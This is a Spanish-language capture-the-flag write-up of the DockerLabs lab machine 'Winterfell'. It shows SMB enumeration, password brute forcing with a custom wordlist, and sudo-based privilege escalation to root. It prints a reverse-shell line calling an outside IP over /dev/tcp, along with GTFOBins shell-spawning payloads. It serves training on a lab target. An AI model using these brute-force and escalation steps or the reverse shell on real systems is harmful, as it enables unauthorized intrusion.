



# Write-Up: Máquina "Winterfell"

📍 Plataforma: DockerLabs

📍 Dificultad: Fácil

📍 Autor: Joaquín Picazo

---

## 🔍 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
  - 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
  - 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
  - 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.
- 



## 1. Reconocimiento y Recolección de Información

Verifico conectividad con la máquina objetivo.

```
(kali㉿kali)-[~]
└─$ ping 172.17.0.2 -c 1
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.076 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.076/0.076/0.076/0.000 ms
```

---

## 2. Escaneo y Enumeración

Escaneo y enuento los puertos abiertos junto a sus versiones para analizar si es que existen vulnerabilidades conocidas y otros datos que me permitirán elegir de qué forma operar.

```
(kali㉿kali)-[~]
$ nmap -p- -sS -Pn -sC -sV --open 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-01 20:22 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000017s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|_ 256 39:f8:44:51:19:1a:a9:78:c2:21:e6:19:d3:1e:41:96 (ECDSA)
|_ 256 43:9b:ac:9c:d3:0c:ad:95:44:3a:c3:fb:9e:df:3e:a2 (ED25519)
80/tcp    open  http         Apache httpd 2.4.61 ((Debian))
|_http-title: Juego de Tronos
|_http-server-header: Apache/2.4.61 (Debian)
139/tcp   open  netbios-ssn  Samba smbd 4
445/tcp   open  netbios-ssn  Samba smbd 4
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|_ 3:1:1:
|_ Message signing enabled but not required
| smb2-time:
| date: 2025-07-02T00:22:57
|_ start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 18.99 seconds
```

Con gobuster busco directorios de la web. Encuentro solo uno que podría tener algo interesante.

```
(kali㉿kali)-[~]
$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php, .html, .txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://172.17.0.2
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  php,
[+] Timeout:      10s

Starting gobuster in directory enumeration mode
=====
./           (Status: 200) [Size: 1729]
./dragon     (Status: 301) [Size: 309] [→ http://172.17.0.2/dragon/]
./.           (Status: 200) [Size: 1729]
./server-status (Status: 403) [Size: 275]
Progress: 622929 / 622932 (100.00%)
=====

Finished
```

Uso enum4linux principalmente para encontrar los usuarios y grupos existentes en smb.

```
(kali㉿kali)-[~]
└─$ enum4linux -a 172.17.0.2
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Jul 1 20:28:26 2025
=====
( Target Information )

Target ..... 172.17.0.2
RID Range ..... 500-550,1000-1050
Username .....
Password .....
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\jon (Local User)
S-1-22-1-1001 Unix User\aria (Local User)
S-1-22-1-1002 Unix User\daenerys (Local User)

[+] Enumerating users using SID S-1-5-21-1776064388-3875803112-1999280900 and logon username '', password ''
S-1-5-21-1776064388-3875803112-1999280900-501 C0694C7FEA67\nobody (Local User)
S-1-5-21-1776064388-3875803112-1999280900-513 C0694C7FEA67\None (Domain Group)
S-1-5-21-1776064388-3875803112-1999280900-1000 C0694C7FEA67\jon (Local User)


===== ( Getting printer info for 172.17.0.2 )=

No printers returned.
```

Con crackmapexec uso fuerza bruta a smb para intentar ingresar con el usuario encontrado con enum4linux en smb. Sin embargo, no habían coincidencias.

```
(kali㉿kali)-[~]
└─$ crackmapexec smb 172.17.0.2 -u 'jon' -p '/usr/share/wordlists/rockyou.txt'
SMB 172.17.0.2 445 C0694C7FEA67 [*] Windows 6.1 Build 0 (name:C0694C7FEA67) (domain:C0694C7FEA67) (signing=False) (SMBv1=False)
SMB 172.17.0.2 445 C0694C7FEA67 [-] C0694C7FEA67\jon:123456 STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 C0694C7FEA67 [-] C0694C7FEA67\jon:12345 STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 C0694C7FEA67 [-] C0694C7FEA67\jon:123456789 STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 C0694C7FEA67 [-] C0694C7FEA67\jon:password STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 C0694C7FEA67 [-] C0694C7FEA67\jon:iloveyou STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 C0694C7FEA67 [-] C0694C7FEA67\jon:princess STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 C0694C7FEA67 [-] C0694C7FEA67\jon:1234567 STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 C0694C7FEA67 [-] C0694C7FEA67\jon:rockyou STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 C0694C7FEA67 [-] C0694C7FEA67\jon:12345678 STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 C0694C7FEA67 [-] C0694C7FEA67\jon:abc123 STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 C0694C7FEA67 [-] C0694C7FEA67\jon:nicole STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 C0694C7FEA67 [-] C0694C7FEA67\jon:daniel STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 C0694C7FEA67 [-] C0694C7FEA67\jon:babygirl STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 C0694C7FEA67 [-] C0694C7FEA67\jon:monkey STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 C0694C7FEA67 [-] C0694C7FEA67\jon:lovely STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 C0694C7FEA67 [-] C0694C7FEA67\jon:jessica STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 C0694C7FEA67 [-] C0694C7FEA67\jon:654321 STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 C0694C7FEA67 [-] C0694C7FEA67\jon:michael STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 C0694C7FEA67 [-] C0694C7FEA67\jon:ashley STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 C0694C7FEA67 [-] C0694C7FEA67\jon:qwerty STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 C0694C7FEA67 [-] C0694C7FEA67\jon:111111 STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 C0694C7FEA67 [-] C0694C7FEA67\jon:iloveu STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 C0694C7FEA67 [-] C0694C7FEA67\jon:000000 STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 C0694C7FEA67 [-] C0694C7FEA67\jon:michelle STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 C0694C7FEA67 [-] C0694C7FEA67\jon:tigger STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 C0694C7FEA67 [-] C0694C7FEA67\jon:sunshine STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 C0694C7FEA67 [-] C0694C7FEA67\jon:chocolate STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 C0694C7FEA67 [-] C0694C7FEA67\jon:password1 STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 C0694C7FEA67 [-] C0694C7FEA67\jon:soccer STATUS_LOGON_FAILURE
SMB 172.17.0.2 445 C0694C7FEA67 [-] C0694C7FEA67\jon:anthony STATUS_LOGON_FAILURE
```

Me pongo a explorar la web y encuentro aparentemente los episodios de juego de tronos. Podrían ser posibles contraseñas.




The screenshot shows a web browser window with the URL 172.17.0.2/dragon/EpisodiosT1. The page content is a list of episode titles from the first season of Game of Thrones, such as 'seacercaelinviero', 'elcaminoreal', 'lordnieve', etc. The browser interface includes a navigation bar with back, forward, and search icons, and a top bar with various Kali Linux links like OffSec, Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google.

Copio las posibles contraseñas y las pego en un archivo de mi máquina.



The terminal window shows the command \$ nano diccionarioWinterfell being run. The file 'diccionarioWinterfell' is created and contains the copied list of Game of Thrones episode titles: 'seacercaelinviero', 'elcaminoreal', 'lordnieve', 'tullidosbastardoscosasrotas', 'elloboyelleon', 'unacoronadeoro', 'ganasmueres', 'porelladadelapunta', 'baelor', and 'fuegoyhielo'. The terminal also shows the path /kali@kali: ~ and the file name diccionarioWinterfell.

Como ya tengo un diccionario nuevo con posibles contraseñas intento hacer fuerza bruta a smb con crackmapexec. Encuentro una credencial válida. Con smbmap analizo los permisos que tiene el usuario en cada carpeta de smb (lectura y escritura, solo lectura o simplemente sin acceso)



The terminal session shows the use of crackmapexec to find a valid credential for the 'jon' user on the host 172.17.0.2. It then uses smbmap to enumerate shares for the 'jon' user, resulting in a large list of share names. Finally, it runs smbmap with the -H option to analyze the permissions for each share, showing details like disk, status, permissions, and comments for shares like 'print\$', 'shared', 'IPC\$', and 'jon'.

## 3. Explotación de Vulnerabilidades

Con toda la información y credencial recopilada ingreso por smb, luego, descargo todos los archivos existentes para analizarlos.

```
(kali㉿kali)-[~]
$ smbclient //172.17.0.2/shared -U jon%seacercaelinvierno
Try "help" to get a list of possible commands.
smb: \> ls
.
..
proteccion_del_reino
D 0 Tue Jul 1 20:38:26 2025
D 0 Tue Jul 16 16:25:59 2024
N 313 Tue Jul 16 16:26:00 2024

82083148 blocks of size 1024. 54889164 blocks available
smb: \> get proteccion_del_reino
getting file '\proteccion_del_reino' of size 313 as proteccion_del_reino (34.0 KiloBytes/sec) (average 34.0 KiloBytes/sec)
smb: \> ^C

(kali㉿kali)-[~]
$ smbclient //172.17.0.2/jon -U jon%seacercaelinvierno
Try "help" to get a list of possible commands.
smb: \> ls
.
..
.bashrc
.bash_logout
.profile
.mensaje.py
.local
.bash_history
paraJon
D 0 Wed Jul 17 05:17:11 2024
D 0 Tue Jul 16 16:25:58 2024
H 3526 Fri Mar 29 15:40:10 2024
H 220 Fri Mar 29 15:40:10 2024
H 807 Fri Mar 29 15:40:10 2024
H 608 Wed Jul 17 05:17:10 2024
DH 0 Wed Jul 17 05:15:11 2024
H 128 Wed Jul 17 05:16:18 2024
N 103 Tue Jul 16 16:26:00 2024

82083148 blocks of size 1024. 54890188 blocks available
smb: \> get paraJon
getting file '\paraJon' of size 103 as paraJon (20.1 KiloBytes/sec) (average 20.1 KiloBytes/sec)
smb: \> get .mensaje.py
getting file '\.mensaje.py' of size 608 as .mensaje.py (296.9 KiloBytes/sec) (average 99.2 KiloBytes/sec)
smb: \> get .bash_history
getting file '\.bash_history' of size 128 as .bash_history (11.4 KiloBytes/sec) (average 45.5 KiloBytes/sec)
smb: \> ^C
```

Analizo los documentos descargados. Contienen mensajes, un usuario, contraseña cifrada y un código en python. Descifro la contraseña que estaba en base64.

```
(kali㉿kali)-[~]
$ cat paraJon
Jon para todos los mensajes que quieras encriptar debes de usar la herramienta oculta que te he dejado

(kali㉿kali)-[~]
$ cat .mensaje.py
import hashlib
import getpass

def encriptar_mensaje():
    mensaje = input('Ingrese el mensaje que desea encriptar: ')
    mensaje_bytes = mensaje.encode('utf-8')

    hash_obj = hashlib.sha256()
    hash_obj.update(mensaje_bytes)

    hash_resultado = hash_obj.hexdigest()
    print(f'Mensaje Original: {mensaje}')
    print(f'Hash SHA-256: {hash_resultado}')

if __name__ == '__main__':
    usuario_actual = getpass.getuser()

    if usuario_actual == 'jon' or usuario_actual == 'aria':
        encriptar_mensaje()
    else:
        print('Lo siento, no tienes permiso para ejecutar este script.')

(kali㉿kali)-[~]
$ cat proteccion_del_reino
Aria de ti depende que los caminantes blancos no consigan pasar el muro.
Tienes que llevar a la reina Daenerys el mensaje, solo ella sabrá interpretarlo. Se encuentra cifrado en un lenguaje antiguo y difícil de entender.
Esta es mi contraseña, se encuentra cifrada en ese lenguaje y es → aGlqb2RlbGFuaXN0ZXI=
```

Con aria no pude ingresar por ssh, pero pude ingresar con las credenciales de jon.

```
(kali㉿kali)-[~]
$ ssh aria@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:NTGTh59/HutK6Brp3RpHQfey6gV4J2G3WK7L0l2Nurk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
aria@172.17.0.2's password:
Permission denied, please try again.
aria@172.17.0.2's password:
Permission denied, please try again.
aria@172.17.0.2's password:

(kali㉿kali)-[~]
$ ssh jon@172.17.0.2
jon@172.17.0.2's password:
Linux c0694c7fea67 6.12.25-1kali1 (2025-04-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
jon@c0694c7fea67:~$ whoami
jon
jon@c0694c7fea67:~$ id
uid=1000(jon) gid=1000(jon) groups=1000(jon)
```

## 🔒 4. Escalada de Privilegios y Post-exploitación

Encontré que [.mensaje.py](#) tenía permisos SUDO con aria. Para aprovechar esto lo eliminé e hice un nuevo archivo con el mismo nombre y tipo para mantener los permisos SUDO. Pero esta vez tendrá un código que permitirá abrir una shell con el usuario que lo ejecute.

```
jon@c0694c7fea67:~$ rm -f .mensaje.py
```

```
jon@c0694c7fea67:~$ nano .mensaje.py
```

The screenshot shows a web page from gtfobins.github.io/gtfobins/python/#sudo. The top navigation bar includes links for Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB. The main content is divided into two sections: "SUID" and "Sudo".

**SUID**

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .
./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

**Sudo**

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo python -c 'import os; os.system("/bin/sh")'
```

En el archivo ingreso: `import os; os.system("/bin/sh")`

Esto permitirá abrir una shell con el usuario que lo ejecute. Luego, ejecuto el archivo con el usuario aria que tiene permisos de ejecución de este archivo con SUDO. Me vuelvo el usuario “aria”

```
jon@c0694c7fea67:~$ sudo -u aria /usr/bin/python3 /home/jon/.mensaje.py
$ whoami
aria
$ id
uid=1001(aria) gid=1001(aria) groups=1001(aria)
```

Busco archivos con permisos SUDO y encuentro que el usuario daenerys tiene permisos para ejecutar "cat" y "ls" como sudo. Uso "ls" para listar su directorio y encuentro un mensaje.

```
$ sudo -l
Matching Defaults entries for aria on c0694c7fea67:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User aria may run the following commands on c0694c7fea67:
    (daenerys) NOPASSWD: /usr/bin/cat, /usr/bin/ls
$ sudo -u daenerys ls /home/daenerys
$ sudo -u daenerys cat /home/daenerys/mensajeParaJon
```

Leo el mensaje con "cat" que tiene permisos sudo con el usuario daenerys y aparentemente contiene una contraseña.

```
$ sudo -u daenerys cat /home/daenerys/mensajeParaJon
Aria estare encantada de ayudar a Jon con la guerra en el norte, siempre y cuando despues Jon cumpla y me ayude a recuperar el trono de hierro.
Te dejo en este mensaje la contraseña de mi usuario por si necesitas llamar a uno de mis dragones desde tu ordenador
.
!drakaris!
```

Ingreso como usuario daenerys usando la contraseña encontrada anteriormente. Existe un script en bash que tiene permisos de ejecución como sudo ejecutable por cualquier usuario.

```
$ su daenerys
Password:
daenerys@c0694c7fea67:~/home/jon$ sudo -l
Matching Defaults entries for daenerys on c0694c7fea67:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User daenerys may run the following commands on c0694c7fea67:
    (ALL) NOPASSWD: /usr/bin/bash /home/daenerys/.secret/.shell.sh
```

Pareciera tener una reverse shell al puerto 443 de la máquina 192.168.234.42, pero esto no me sirve. Por ende, decido editarla con nano. Ahora, el contenido será:

```
#!/bin/bash
bash
```

Esto permite abrir una shell nueva con quien lo ejecute, el cual en este caso sería el sistema con root.

```
daenerys@c0694c7fea67:~/secret$ cat .shell.sh
#!/bin/bash

bash -i >& /dev/tcp/192.168.234.42/443 0>&1
daenerys@c0694c7fea67:~/secret$ nano .shell.sh
```

Ejecuto el script en bash modificado y obtengo acceso a root. Escalada de privilegios lograda.

```
daenerys@c0694c7fea67:~/secret$ sudo /usr/bin/bash /home/daenerys/.secret/.shell.sh
root@c0694c7fea67:/home/daenerys/.secret# whoami
root
root@c0694c7fea67:/home/daenerys/.secret# id
uid=0(root) gid=0(root) groups=0(root)
```

## Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.